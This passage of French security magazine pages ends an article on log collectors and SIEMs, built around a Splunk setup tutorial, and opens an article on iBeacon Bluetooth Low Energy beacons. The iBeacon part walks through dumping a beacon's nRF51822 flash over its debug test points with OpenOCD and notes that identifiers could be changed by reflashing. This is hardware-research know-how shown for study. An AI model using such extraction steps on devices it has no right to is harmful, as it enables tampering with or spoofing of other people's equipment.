    Recursive TRUE
</Input>
```

Vous l'aurez compris, on peut ajouter autant de fichiers de logs que l'on souhaite, demander de chercher des fichiers logs de manière récursive ou non... Bref, le meilleur moyen pour bien comprendre c'est la pratique.

3 SIEM

3.1 Présentation

Un SIEM pour *Security Information and Event Management* est un outil permettant de corréler des évènements ou logs, afin de détecter des alertes en fonction de cas d'utilisations définis. Il peut également servir de collecteur, mais je ne vous le recommande pas, car il est toujours souhaitable de séparer les différents usages.

Le SIEM sera principalement là pour détecter des activités anormales, malveillantes, des attaques ainsi que des signaux faibles, qui pourront être décorrélés du bruit des autres évènements grâce à l'intelligence de cet outil.

En fonction de vos besoins, le SIEM idéal s'appuiera sur un ou plusieurs collecteurs de logs et devra remonter les alertes en temps réel et sous forme de demande régulière (rapport hebdomadaire, mensuel, etc.). Pour faire votre choix, il faut savoir que certains SIEM sont open source, d'autres payants. Il faudra regarder en fonction de votre besoin, le nombre d'EPS (*Event Per Second*), des alertes prédéfinies dans les outils, du nombre de données que le SIEM pourra lire et interpréter...

3.2 Liste des principaux SIEM du marché

Ci-dessous, une liste non exhaustive des SIEM existants (peu importe s'ils sont open source ou non), il serait bien entendu trop long de tous vous les présenter :

- AlienVault ;
- Event Tracker ;
- HP ArcSight ;
- IBM QRadar ;
- Intel Security ;
- LogRhythm ;
- McAfee SIEM ;
- NetIQ ;
- RSA ;
- SolarWinds ;
- Splunk SIEM ;
- ELK (Elasticsearch, Logstash, Kibana) ;
- Tenable SIEM.

J'ai eu deux coups de cœur, le premier pour Splunk et sa facilité de mise en œuvre, la documentation qui est extrêmement bien faite et ELK (Elasticsearch, Logstash, Kibana), car il est open source et très puissant.

J'ai fait le choix de vous présenter Splunk, car pour ELK il faudrait réaliser un article à part entière. Dans la suite de l'article, j'ai utilisé uniquement la partie non payante de Splunk, car c'était uniquement pour faire des tests.

3.3 Exemple avec un SIEM : Splunk

3.3.1 Présentation

S'il fallait n'en choisir qu'un ça serait Splunk. Vous allez sans doute vous demander pourquoi, et la raison numéro un est très simple, c'est avec ce SIEM que j'ai

commencé à jouer, j'en ai essayé d'autres et je suis revenu à mon premier amour : Splunk. Raison numéro deux, mon meilleur ami est développeur chez Splunk, donc au niveau du support je suis en 24/7. Pas sûr qu'avec la version Entreprise de Splunk vous ayez un tel niveau de support.

Plus sérieusement, je ne veux pas vous dire de choisir telle ou telle solution, je ne fais pas non plus de placement de produits, mais j'ai choisi de vous présenter Splunk. Vous retrouverez sur le site https://www.splunk.com une présentation plus commerciale et une partie sur la documentation à l'adresse suivante https://docs.splunk.com.

3.3.2 Versions disponibles

Il existe à ce jour 3 versions :

- Splunk Free (idéal pour faire joujou, car elle porte bien son nom) ;
- Splunk Entreprise ;
- Splunk Cloud.

Concernant les deux dernières versions, on ne va pas expliquer la différence entre un produit Cloud et non Cloud, ici la recommandation c'est d'avoir l'infrastructure donc la version Entreprise. En revanche, entre la version gratuite et payante, il y a quelques différences. La version gratuite est limitée à 500 Mo/jour tandis que la version payante va de 1 Go/jour à l'infini. Plus vous aurez de volume de données par jour, plus le coût sera élevé ; bien entendu le prix est dégressif.

Les plus de la version payante sont : la surveillance et les alertes en temps réel, un moteur Splunk plus performant permettant de faire des analyses plus poussées, d'éditer des rapports, etc.

Bien évidemment, comme toutes versions payantes, il y aura un support compris dans l'offre.

Splunk est disponible sur Windows avec l'extension « msi », sur Linux en « tgz », « deb » et « rpm » ainsi que sur Mac OS en « tgz » et « dmg ».

3.3.3 Installation sur Linux

Pour faire au plus rapide, nous utiliserons le format « deb » par facilité et par rapidité d'installation.

Créer un dossier Splunk et récupérer le paquet soit dans le terminal via **wget** soit via l'URL.

Installer le paquet en utilisant la commande **dpkg** :

```
$ sudo dpkg -i splunklight-version.deb
```

Splunk s'est alors installé dans **/opt/splunk**, vous pouvez le lancer avec la commande suivante (l'option **--accept-license** vous évitera d'avoir la licence et de la valider) :

```
$ splunk start --accept-license
```

L'interface web de Splunk est accessible via l'URL http://127.0.0.1:8000.

3.3.4 Installation sur Windows

Pour Windows, l'installation est aussi simple, vous téléchargez le package msi, vous l'installez, vous acceptez la licence et vous utilisez le même URL que précédemment, qui est http://127.0.0.1:8000.

3.3.5 Installation du Splunk forwarder

Si votre collecteur et votre SIEM sont sur deux machines différentes (chose que je vous conseille, car vous pouvez avoir besoin de plusieurs collecteurs), il vous faudra utiliser le Splunk Forwarder. Comme son nom l'indique, il vous permettra de récupérer des données sources et il les enverra à Splunk de manière sécurisée à l'aide de SSL. L'installation est légèrement plus complexe, mais en lisant la documentation c'est à la portée de tous. Pour plus d'informations sur le fonctionnement et la mise en place, il vous faudra vous rapprocher de la documentation.

3.3.6 Fonctionnement

Vous remarquerez que vous avez à disposition deux menus, un horizontal et un vertical.

La barre de navigation horizontale vous permettra de naviguer dans les différentes vues, recherches, rapports, alertes et le tableau de bord de Splunk Light. Le logo Splunk en haut à gauche est un retour au Home. Tout à droite de cette barre de menu, vous avez la partie qui concerne votre compte et les paramètres.

Le menu de gauche est celui qui permet de gérer les messages systèmes, et d'accéder aux différentes pages de paramètres de l'instance de Splunk.

3.3.6.1 Search

Maintenant on va voir comment ajouter des données, toujours de manière très rapide via le ***Add Data*** de Splunk, situé dans la page ***Search***. Cliquez sur le bouton ***Add Data*** qui se trouve à droite de la page. Vous arriverez ensuite à la page contenant 3 éléments cliquables (voir figure 2, page suivante).

Voyons de manière concise chacun d'entre eux :

- ***Upload*** : Ce premier élément sera décomposé de plusieurs étapes. La première consistera à sélectionner le fichier à uploader (beaucoup de types de fichiers ou d'archives sont pris en compte, je n'ai pour le moment pas eu de blocage sur les types d'extensions lors de mes uploads). Ensuite, il vous proposera des types prédéfinis de fichiers (étape optionnelle), vous pourrez ensuite sélectionner ***Application*** puis ***Catalina***, ***Websphere***, etc., ou ***Database*** puis ***MySQL***, ***DB2***, etc., ou




Figure 2

encore ***Email***, ***Réseau***, ***Sécurité***, ***OS***... Bref, vous l'aurez compris il y a un vaste choix, et même si vous ne trouvez pas votre bonheur vous pourrez vous-même définir les champs, des expressions régulières, etc., afin d'obtenir ce que vous désirez.

- ***Monitor*** : Ce second élément vous permettra de surveiller un ou plusieurs fichiers que vous aurez préalablement uploadés, journaux d'évènements (avec ceux vus précédemment dans l'article), les logs d'authentification Linux, les logs de vos serveurs web... Très similaire à l'élément ***Upload*** avec la sélection de la source et le paramétrage que vous souhaitez appliquer sur la source de log.

- ***Forwarder*** : Ce troisième et dernier élément vous permettra de recevoir des données des forwarders que vous aurez installés dans votre instance de Splunk Light. En cliquant sur le bouton ***Forward***, Splunk Web vous amène à une page qui démarre le processus de collecte des données des Forwarders.

La différence entre ces trois éléments est simple, ***Upload*** permet d'uploader des fichiers, ***Monitor*** d'en surveiller, ***Forward*** de récupérer des logs que vous aurez transmis.

Maintenant, pour jouer avec la recherche il y a plusieurs points à connaître pour gagner du temps. Cela pourrait se traduire par donner les trois liens vers la documentation, mais voyons les principaux.

Les opérateurs de comparaison sont les suivants : **< > <= >= != = ==**.

Les opérateurs booléens sont les suivants : **AND**, **OR**, **NOT**.

Le wildcard est le caractère *****.

Vous êtes désormais capable de chercher le mot « error » des 100 dernières secondes parmi tous les codes d'erreur clients et serveurs.

Pour le reste des commandes et des fonctions, il faudra vous rapprocher de la documentation, car c'est un langage propriétaire à Splunk.

3.3.6.2 Reports

Après avoir chargé des informations que vous aurez jugées utiles, vous pourrez vous amuser avec des rapports (préenregistrés ou non). Vous retrouverez dans la figure 3 un exemple avec la date et les heures, l'évènement qui s'est produit, etc.

Si c'est ce dont vous avez besoin, cliquez sur ***Add to Dashboard***, afin de le retrouver en un coup d'œil et de rendre disponible ces logs à vos équipes opérationnelles.

Pour continuer dans cet onglet, vous pouvez créer vos ***Reports*** en affinant avec la barre ***Search***, il vous faudra cliquer sur ***Open in search***. Placer des filtres, par exemple « error » ainsi que « warning » via les opérateurs que vous connaissez (**OR**, **AND**...) afin de corréler les logs. Sur la figure 4 (page 64), une capture d'écran vous montrant l'auto-implémentation des mots ; en rentrant uniquement la lettre « w », il me propose les diverses possibilités. Vous pourrez chercher par champs, par hôte... et cette proposition vous est faite sur la gauche du panneau.

3.3.6.3 Alerts

Cette partie n'est pas disponible dans la version gratuite, mais vous vous doutez de ce qu'elle peut apporter en créant des alertes. Il en existe trois types :

- Les alertes programmées, si toutes les heures vous voulez vérifier qu'un même utilisateur fait cinq échecs d'authentification dans la même heure ;

- Les alertes en temps réel, dans ce cas vous pouvez faire de la supervision d'un équipement lorsque la CPU dépasse 75% ou que l'espace disque du collecteur est plein à 75% (ça pourrait être gênant que le collecteur ne fasse plus de collecte) ;




Figure 3

ACTUELLEMENT DISPONIBLE

MISC HORS-SÉRIE N°15 !

SÉCURITÉ DES OBJETS CONNECTÉS

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com




Figure 4

- Les alertes de la plateforme Splunk, pour l'expiration de la licence, le disque qui est plein, le forwarder qui ne fonctionne plus...

3.3.6.4 Dashboard

Généralement, cette partie est peu intéressante pour un membre de l'équipe opérationnelle, en revanche elle sera la partie préférée de votre direction, il ne faudra donc pas la prendre à la légère surtout en période de construction du tableau de bord de sécurité.

Si vous avez bien suivi ce qui était indiqué dans la sous-partie 5.3.7.2, en cliquant sur ***Dashboard***, vous devriez retrouver le même tableau que dans l'onglet ***Reports***, mais cette fois-ci de manière automatique.

Bref, que dire sur la possibilité du dashboard si ce n'est « tout est possible »... Tous les types de diagrammes y sont présents, des cartes afin de montrer d'où proviennent les attaques, ou encore là où se trouvent les personnes qui regardent un site web afin de le faire évoluer pour d'autres populations.

La figure 5 illustre un exemple très simple de ce que vous pouvez faire.

3.3.7 Création et gestion des tickets d'incidents

Avant de se lancer tête baissée dans de la gestion de tickets, préférez dans un premier temps des rapports hebdomadaires ou mensuels. Le but sera d'éviter d'avoir des vagues d'incidents et de mieux gérer vos seuils d'alerte, car même si votre étude sur les cas d'utilisation a bien été menée, il est fort probable qu'il y ait quelques alertes inattendues.

Sans repartir sur de l'ITIL, les bonnes pratiques veulent que les tickets d'incidents soient suivis, vérifiez donc en fonction de la criticité bien sûr, si les évènements sont bien traités. Vérifiez également qu'ils soient bien ouverts, suivis et clôturés. Fixez-vous un SLA (pour faire simple, le SLA définit la qualité de service définissant le temps entre l'ouverture et la clôture d'un incident) et bien évidemment respectez-le, car même si ce n'est pas de la production, dans le sens où votre site internet peut toujours très bien fonctionner, un incident de sécurité est un incident.

Encore une fois l'outil Splunk a déjà prévu un module de ticketing contenant les incidents ainsi que des problèmes, et des changements.

Conclusion

J'espère que cet article vous aura intéressé et qu'il vous aura donné envie d'essayer de mettre en place, si ce n'est déjà pas le cas, un collecteur et un SIEM dans votre entreprise ou dans l'entreprise dans laquelle vous travaillez. Ces outils vous feront gagner du temps et vous permettront d'être en règle par rapport à la législation du pays dans lequel vous êtes, ou avec la règlementation selon l'activité de l'entreprise.

Si vous souhaitez utiliser votre collecteur comme serveur de logs, il faudra utiliser le TCP plutôt que l'UDP.

Pensez bien à définir une fois par an l'intérêt que vous portez pour certains incidents, afin d'être sûr de travailler sur la détection des signaux faibles, des comportements malveillants ou encore des attaques.




Figure 5

Bien entendu cet article ne passe pas tout en revue, que ce soit pour les évènements à collecter ou pour la mise en place du SIEM et son maintien en condition opérationnelle. Le choix du produit a été déterminé par mon expérience, ce n'est pas un placement de produit. À l'heure où j'écris cet article, j'ai préféré mettre en œuvre et utiliser cet outil. Je vous recommande donc d'essayer au minimum 3 SIEM, de dresser un bilan des avantages et inconvénients de chacun. À partir de là vous saurez quel outil est fait pour vous et votre entreprise.

Il ne vous restera plus qu'à passer de la phase d'expérimentation à la phase d'implémentation sur le périmètre que vous aurez retenu. ■

Remerciements

Tout d'abord, je remercie le rédacteur en chef du magazine *MISC* Monsieur Cédric Foll ainsi que le responsable de la section forensic Monsieur Guillaume Arcas, sans qui cet article n'aurait jamais vu le jour.

Je tenais également à remercier Laurent Boudon ingénieur expert Windows, et Fabrice Didon, ingénieur expert Linux qui ont perfectionné cet article grâce à leurs conseils avisés et pointus.

Je remercie également Amira Dhaouadi qui est une collègue de travail et qui a relu cet article afin d'avoir un autre avis d'expert en sécurité informatique.

IBEACON, ÇA BALISE UN MAX !

Nicolas Kovacs – nicolas.kovacs@digitalsecurity.fr
Digital Security – www.digitalsecurity.fr

mots-clés : IBEACON / BALISE / BLUETOOTH LOW ENERGY (BLE)

De nombreux protocoles sans fil tels iBeacon, Eddystone, ou encore Gimbal beacons sont souvent utilisés dans un but commercial et visent les possesseurs de smartphones ou tout autre appareil utilisant le Bluetooth Low Energy (BLE). Ces protocoles ont également pour objectifs de localiser les personnes et de proposer du contenu spécifique lié à un lieu. Cet article présente la technologie iBeacon, son fonctionnement et ses méthodes de communication, et pour finir, les attaques ciblant cette technologie sont détaillées.

1 Introduction à iBeacon

La technologie iBeacon ou balise en français a été développée par Apple afin de permettre de localiser la position d'objets ou de personnes dans un espace restreint (magasin, musée, gare, etc.). La technologie permet d'envoyer des informations à un équipement (smartphone/tablette) dès lors qu'il entre dans le rayon d'action d'une balise (environ 20 mètres de portée). iBeacon est basé sur la technologie Bluetooth Low Energy (BLE) et plus particulièrement sur ses aspects liés aux « *advertising* » ou annonces. L'article n'ayant pas pour but de présenter la technologie BLE, nous recommandons aux lecteurs curieux de lire l'article « *Bluetooth Low Energy for pentesters* » paru dans *MISC n°88*. Voici cependant quelques informations le concernant et nécessaires à la bonne compréhension du présent article.

Le BLE est un protocole d'échange de données inspiré du protocole Bluetooth « classique ». On constate alors 3 normes Bluetooth :

- Bluetooth « classique » : l'équipement est compatible uniquement avec le Bluetooth traditionnel ;
- Bluetooth Smart Ready : permet de supporter à la fois le Bluetooth « classique » et le Bluetooth LE ;
- Bluetooth Smart : ne supporte que le Bluetooth Low Energy.

La technologie iBeacon se basant sur le protocole BLE, il est donc nécessaire de disposer d'un appareil compatible (Smart Ready ou Smart) pour pouvoir recevoir les informations d'une balise. Il est important de signaler que depuis plusieurs années, la majorité des Smartphones sont Smart Ready.

Le BLE dispose de deux méthodes principales de communication :

- La première utilise des annonces (*advertising*) où le périphérique BLE envoie des paquets à tous les équipements alentour. Les récepteurs peuvent réagir en fonction des données reçues ou se connecter à l'équipement pour s'échanger d'autres données.
- La seconde se déroule si les appareils sont connectés ensemble. Il est alors possible de lire les services proposés par l'appareil BLE, et pour ces différents services, lire les caractéristiques proposées (profils GATT). Chacune des caractéristiques fournit une valeur qui peut être lue, écrite ou les deux.

Les paquets envoyés lors d'une annonce ont une longueur pouvant aller jusqu'à 47 octets dont voici la composition :

- 1 octet de préambule ;
- 4 octets pour l'adresse d'accès ;
- 2 à 39 octets de données utiles (PDU : *Protocol Data Unit*) ;
- 3 octets pour le CRC.

La technologie iBeacon n'utilise que la partie liée aux annonces du BLE et transmet des paquets de données qui peuvent être captés par les appareils compatibles. Le format des paquets envoyés par les balises est indiqué sur la figure 1.

Les 9 premiers octets sont utilisés comme préfixe iBeacon et sont définis dans la norme avec les informations présentées en figure 2.

Les 21 octets suivants sont découpés en 4 parties :

- un *UUID* : identifiant unique ;
- un identifiant dit « *Major* » qui correspond à un sous-ensemble, comme par exemple un lieu précis tel un magasin ;
- un identifiant dit « *Minor* » qui correspond à un endroit spécifique dans ce sous-ensemble, par exemple un rayon de ce magasin ;
- le dernier octet est utilisé pour la force du signal dont les caractéristiques sont détaillées plus bas.




Fig. 1 : Format des paquets iBeacon.

2 Les échanges réseau

La méthode de géolocalisation iBeacon permet de définir la proximité des appareils aux alentours. On distingue 4 notions de proximité :

- immediate (0-1m) ;
- near (1-3 m) ;
- far (loin ou proche avec interférence) ;
- unknown.

Par défaut, lorsqu'un appareil ayant son service Bluetooth activé se rapproche d'une balise, aucune action n'est effectuée. Pour qu'un traitement des données d'annonces soit réalisé, il est nécessaire de disposer d'une application installée et exécutée sur le smartphone/tablette ou autres appareils BLE qui doit intégrer dans son code une action à opérer lorsqu'une balise ayant un UUID et un identifiant majeur et mineur spécifique est détectée.

Prenons un exemple concret pour illustrer ces propos :

1. Le magasin « *FashionMisc* » dans lequel vous souhaitez acheter des T-shirts met en place des balises iBeacon dans ses différents rayons.
2. Les balises diffusent à intervalles réguliers des annonces avec un UUID (similaire pour l'ensemble des boutiques du magasin), un ID majeur (différent par boutique) et mineur (différent par rayon).
3. Vous entrez dans le magasin et commencez à vous diriger vers le rayon « *Mode pour geek* » pour acheter les derniers modèles afin de pouvoir flamber lundi au bureau.
4. Vous décidez d'ouvrir l'application mobile du magasin, car il vous semble qu'un modèle que vous aviez vu la veille n'est pas présent.
5. L'application mobile dispose dans son code d'une routine permettant de détecter l'ensemble des balises disposées dans les différentes boutiques. Pour cela, soit elle intègre directement la valeur UUID, ID mineur et majeur en dur ou, pour une gestion plus efficace, récupère les informations sur un service web.
6. Cette détection déclenche une condition dans le code de l'application et permet de vous faire bénéficier de 20% de remise dans le rayon ou vous êtes situé.

Ainsi, vous pouvez être géolocalisé dans les magasins ou lieux que vous visitez sans même le savoir, ceci permettant au service marketing de récolter différentes données comme le temps passé dans un rayon spécifique,

Byte offset	Default value	Description	Properties
0	0x02	Data length – 2 bytes	constant preamble
1	0x01	Data type – flags	constant preamble
2	0x06	LE and BR/EDR flag	constant preamble
3	0x1a	Data length – 26 bytes	constant preamble
4	0xff	Data type - manufacturer specific data	constant preamble
5	0x4c	Manufacturer data	constant preamble
6	0x00	Manufacturer data	constant preamble
7	0x02	Manufacturer data	constant preamble
8	0x15	Manufacturer data	constant preamble

Fig. 2 : Norme iBeacon.

le désintérêt pour certains produits du magasin et si l'application dispose des droits nécessaires, récupérer des informations spécifiques à votre smartphone.

3 Les balises

Après avoir introduit le fonctionnement des balises iBeacon, il est intéressant de présenter leur aspect physique. Pour cela, de nombreux sites spécialisés ou sites d'e-commerces proposent à la vente des balises utilisant la technologie iBeacon et possédant des formes et couleurs différentes. En voici quelques exemples :

Fig. 3 : Format des balises.

Les caractéristiques techniques peuvent différer en fonction du modèle et de la marque choisie (il existe par exemple plusieurs concurrents à la technologie d'Apple comme EddyStone chez Google ou encore Gimbal beacons pour Qualcomm).

De plus, il est souvent constaté que les fabricants mettent à disposition des SDK pour aider les développeurs à créer des applications permettant de répondre aux annonces de la balise puis gérer l'ensemble des statistiques récoltées via un service de type cloud.

Ainsi et pour pouvoir étudier la technologie, une balise a été achetée. Après réception du matériel, celle-ci a rapidement été démontée pour voir ce qui se cache dans ses entrailles (voir figure 4).

Le circuit et les composants utilisés sont assez basiques :

- une puce NRF51822 **[1]** pour embarquer la technologie BLE ;
- des résistances, bobines, condensateurs et une antenne ;
- et une pile assez volumineuse permettant de garantir une durée de vie confortable.

Chose intéressante, les points de tests sont facilement accessibles et ont été renseignés sur le circuit électronique.




Fig. 4 : Accès hardware à une balise.

L'accès à la partie électronique et aux points de tests a permis de rapidement capturer la mémoire flash de la puce NRF51822. Pour y parvenir, le débogueur et programmateur ST-LINK/V2 a été utilisé et des broches ont été reliées aux points de tests disponibles. En utilisant l'outil OpenOCD **[2]** (interface SWD), il a ainsi été possible de récupérer l'ensemble des données de la flash (voir figure 5).

La récupération du firmware permettrait son étude via ingénierie inverse, mais ne sera pas détaillée dans le présent article. Néanmoins, une trace de l'UUID a bien été retrouvée dans ce dump (voir figure 6).

Ainsi, les différentes valeurs pourraient être modifiées en reflashant le firmware par exemple via *Device Firmware Upgrade* (DFU) **[3]** et la technologie *Firmware Over The Air* (FOTA).

```
> reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xc1000000 pc: 0x000006d0 msp: 0x000007c0
> flash banks
#0 : nrf51.flash (nrf51) at 0x00000000, size 0x00000000, buswidth 1, chipwidth 1
#1 : nrf51.uicr (nrf51) at 0x10001000, size 0x00000000, buswidth 1, chipwidth 1
> dump_image nrf51.flash 0x00000000 0xffffff
```

Fig. 5 : Capture de la Flash via OpenOCD.

Il apparaît néanmoins que les données comme l'UUID, l'ID majeur et mineur sont généralement modifiables légitimement via une application mobile proposée par les entreprises créatrices des balises, ceci permettant aux propriétaires de pouvoir définir un UUID spécifique qui sera identique à l'ensemble de la flotte de balises dans le cas d'installation de multiples balises dans un magasin par exemple.

```
0001f800  42 48 de 49                              00 20 0c 9a
0001f810  66 00 02 00                              33 09
0001f820  00 00 05 89                              6f 6e
```

Fig. 6 : Constat de la présence de l'UUID dans le firmware de la balise.

Pour finir, certains modèles permettent de laisser le choix de la technologie utilisée. Par exemple, il est possible de placer la balise en mode iBeacon (Apple) ou de l'un de ses concurrents *Eddystone* qui permet de diffuser des URLs via les balises, on parle alors de la technologie « Web Physique ».

4 Écoute et émission d'annonces

Bien que l'ensemble des informations fournies précédemment permette une bonne compréhension théorique de la technologie iBeacon, un peu de pratique ne fait jamais de mal. Ainsi, nous détaillerons comment capturer non pas des Pokemons, mais des annonces envoyées par des balises et aussi de simuler le fonctionnement des balises pour la partie émission.

4.1 Capturer des annonces

Afin de pouvoir capturer des annonces iBeacon, plusieurs méthodes sont possibles dont voici quelques exemples :

- en utilisant un smartphone : de nombreuses applications ont été développées pour pouvoir capturer les annonces BLE des balises telles que Beacon Toy, nRF Connect, Locate Beacon, etc.

Ces applications permettent de récupérer via une écoute BLE, aussi bien l'UUID, les identifiants mineurs et majeurs et la valeur de proximité. Voici un exemple d'informations capturées en utilisant un smartphone Android et l'application Beacon Toy **[5]** :

